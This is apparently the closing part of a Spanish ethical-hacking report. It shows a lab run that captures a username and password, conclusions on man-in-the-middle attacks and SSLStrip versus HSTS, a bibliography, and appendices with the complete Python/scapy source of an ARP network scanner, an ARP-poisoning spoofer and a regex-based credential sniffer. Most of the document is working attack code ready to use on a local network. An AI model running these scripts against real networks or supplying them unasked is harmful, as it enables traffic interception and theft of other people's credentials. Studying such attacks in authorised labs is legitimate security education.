^Croot@kali:/home/kaliuser/Documentos# python sniffer.py -t 192.168.1.22  
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.  
CryptographyDeprecationWarning,  
-----  
Nombre de usuario:miusuario  
Contraseña:micontrasena  
-----
```

#### Resultado de la ejecución del script “sniffer.py”



# Conclusiones

Luego de identificar las direcciones IP y las direcciones físicas que se tienen en una red, lo más conveniente para la mayoría de los casos es interceptar la comunicación con el gateway que se tiene en la red, debido a que este concentra gran parte del tráfico de la red.

A partir de la librería `scapy` se pueden leer y enviar paquetes fácilmente, pero no permite interceptar paquetes para luego modificarlos, es por esto que para realizar un `SSLStrip` o tareas que modifiquen paquetes en tiempo real, se debe combinar con `iptables` y utilizar a `iptables` para que intercepte los paquetes y los redirija a un puerto conocido, y con `python` se lee este puerto, y se reenvían los paquetes a través del puerto original.

Una gran ventaja de `Python` sobre otras herramientas ya preestablecidas como las que posee `Kali Linux` se puede observar, por ejemplo, en el uso de expresiones regulares para encontrar el nombre de usuario y la contraseña que viajan en el paquete, si bien, ya existen herramientas que permiten realizar esta acción, `Python` proporciona mucha libertad al momento de las acciones que se le pueden realizar a un paquete.

Una desventaja del uso de `Python` es el conocimiento previo que supone utilizarlo para el hacking ético, debido a que no permite una abstracción del problema como sí lo permiten las herramientas de `Kali Linux`, algunas librerías lo permiten, pero si se desea combinar varias librerías (que es la ventaja de `Python`) es de difícil realización sin conocimiento previo.

Los ataques MITM explotan la confidencialidad, la autenticidad o la integridad de los datos que viajan entre ambas partes, lo cual significa que si un protocolo de comunicación posee seguridad ante esto, no podrá recibir un ataque MITM, pero sí podrían explotarse otras vulnerabilidades de todo el sistema para acciones maliciosas.

En cuanto al uso de `SSL Strip` se debe tener en cuenta que los sitios web que tienen habilitado el protocolo HSTS dan aviso al navegador al que se accede a este sitio, que tiene una política de un determinado tiempo que siempre enviará paquetes únicamente `https`, por lo que el navegador nunca intentará acceder por `http` a dicho sitio, incluso en la actualidad la mayoría de los navegadores al ingresar el nombre de un dominio sin especificar `http` o `https`, primero intentan ingresar por una conexión segura (`https`), por lo que esto hace que sea muy difícil en la actualidad que pueda realizarse efectivamente este ataque, pero es factible realizarlo a equipos que han quedado obsoletos y no poseen estas medidas de seguridad.

# Bibliografía

Aquí se presentan los libros y las páginas web que poseen información relevante respecto a estos temas y que permitirán el desarrollo de los planes descritos anteriormente.

<https://www.javatpoint.com/gaining-access-introduction>

The basics of hacking and penetration testing -Patrick Engebretson

Beginning Ethical Hacking with Python -Sanjib Sinha

Hacking with Python: The Ultimate Beginners Guide -Steve Tale

Black Hat Python - Justin Seitz

<https://scapy.readthedocs.io/en/latest/>

# Anexos

Acá se hallan los scripts desarrollado en su totalidad :

```
#!/usr/bin/env python
import scapy.all as scapy
import argparse
import sys

#-----NETWORK_SCANNER.PY-----
# Funcionamiento : Funciona como un nmap, escanea los dispositivos conectados a nuestra
red.
# Run : python network_scanner.py -t <IP o rango de IP>
# Ejemplo para escanear todos los dispositivos : python network_scanner.py -t
10.0.2.1/24
# A ver si se puede mejorar poniendo los tipos de dispositivo o algo pero no estoy
seguro
#-----

#Recibe los argumentos
def get_argmuent():
    parser = argparse.ArgumentParser()
    parser.add_argument("-t", "--target", dest="target", help="Specify target ip or ip
range")

    if len(sys.argv) == 1:
        parser.print_help()
        sys.exit(1)

    options = parser.parse_args()
    return options

# ARP-ping. Return una lista <IP,MAC>
def scan(ip):
    arp_packet = scapy.ARP(pdst=ip)
```

```

broadcast_packet = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
arp_broadcast_packet = broadcast_packet/arp_packet
answered_list = scapy.srp(arp_broadcast_packet, timeout=1, verbose=False)[0]
client_list = []

for element in answered_list:
    client_dic = {"ip": element[1].psrc, "mac": element[1].hwsrc}
    client_list.append(client_dic)

return client_list

# Para print la lista en el terminal
def print_result(scan_list):
    print("IP\t\t\t\tMAC\n-----")
    if not scan_list:
        print("(No device found)")
    else:
        for client in scan_list:
            print(client["ip"] + "\t\t\t" + client["mac"])

options = get_argmuent()
result_list = scan(options.target)
print_result(result_list)

```

Script Python para el Network Scanner (network\_scanner.py)

```

#!/usr/bin/env python
import scapy.all as scapy
import argparse
import time
import sys

#-----ARP_SPOOF.PY-----
# Funcionamiento : ARP poisoner, el trafico saliendo de la maquina target y del router
(gateway)
# pasa ahora por nuestra maquina
# Run : python arp_spoof.py -t <IP target> -g <IP gateway> -i <interface>
# Ejemplo para hacer un MITM: python network_scanner.py -t 10.0.2.7 -g 10.0.2.1 -i eth0
# Al correr, no olvidar averiguar que /proc/sys/net/ipv4/ip_forward tenga el valor 1
para que
# el dispositivo target tenga acceso a internet : echo 1 > /proc/sys/net/ipv4/ip_forward
#-----

# Recibe los argumentos
def get_arguments():
    parser = argparse.ArgumentParser()
    parser.add_argument("-t", "--target", required=True, dest="target", help="Specify
target ip")
    parser.add_argument("-g", "--gateway", required=True, dest="gateway", help="Specify
spoof ip")
    parser.add_argument("-i", "--iface", required=True, dest="interface", help="Specify
interface")
    return parser.parse_args()

```

```

# Mismo funcionamiento que network_scanner.py, devuelve el MAC de un ip
def get_mac(ip):
    arp_packet = scapy.ARP(pdst=ip)
    broadcast_packet = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_broadcast_packet = broadcast_packet/arp_packet
    answered_list = scapy.srp(arp_broadcast_packet, timeout=1, verbose=False)[0]
    return answered_list[0][1].hwsrc

# Cuando se acabe el poisoning, devolvemos los parametros como eran
def restore(A_IP, A_MAC, B_IP, B_MAC, interface):
    packet = scapy.ARP(op=2, pdst=A_IP, hwdst=A_MAC, psrc=B_IP, hwsrc=B_MAC)
    scapy.send(packet, 4, iface=interface)

# Enviamos paquetes ARP a target_ip, diciendo que somos spoof_ip
def spoof(A_IP, A_MAC, B_IP, interface):
    packet = scapy.ARP(op=2, pdst=A_IP, hwdst=A_MAC, psrc=B_IP)
    scapy.send(packet, verbose=False, iface=interface)

arguments = get_arguments()
sent_packets = 0
try:
    # Se mandan paquetes hasta que lo paremos, hasta no necesitamos mas ser el MITM

    gateway_mac = get_mac(arguments.gateway)
    target_mac = get_mac(arguments.target)

    while True:
        spoof(arguments.target, target_mac, arguments.gateway, arguments.interface)
        spoof(arguments.gateway, gateway_mac, arguments.target, arguments.interface)
        sent_packets+=2
        print("\r[+] Sent packets: " + str(sent_packets)),
        sys.stdout.flush()
        time.sleep(2)

except KeyboardInterrupt:
    print("\n[-] Ctrl + C detected.....Restoring ARP Tables Please Wait!")
    restore(arguments.target,target_mac ,arguments.gateway, gateway_mac,
arguments.interface)
    restore(arguments.gateway, gateway_mac, arguments.target,target_mac,
arguments.interface)

```

Script Python para el ARP Poisoning (arp\_poisoning.py)

```

#!/usr/bin/env python
import scapy.all as scapy
import argparse
import time
import sys
import re

```

```

# Recibe los argumentos
def get_arguments():
    parser = argparse.ArgumentParser()
    parser.add_argument("-t", "--target", required=True, dest="target", help="Specify
target ip")
    return parser.parse_args()

def packethandler(paquete):

    try:
        data = scapy.raw(paquete)

        m = re.search('(?<=username=)\w+', data) #identificador del username, en
este caso es username=
        usuario = m.group(0)

        m = re.search('(?<=password=)\w+', data) #identificador de la password, en
este caso es password=
        contra = m.group(0)

        print("-----")
        print("Nombre de usuario:"+usuario)
        print("Contraseña:"+contra)
        print("-----")

    except:
        pass

arguments = get_arguments()
packets = scapy.sniff(filter="host "+arguments.target,prn=packethandler)

```

Script Python para la captura de paquetes (sniffer.py)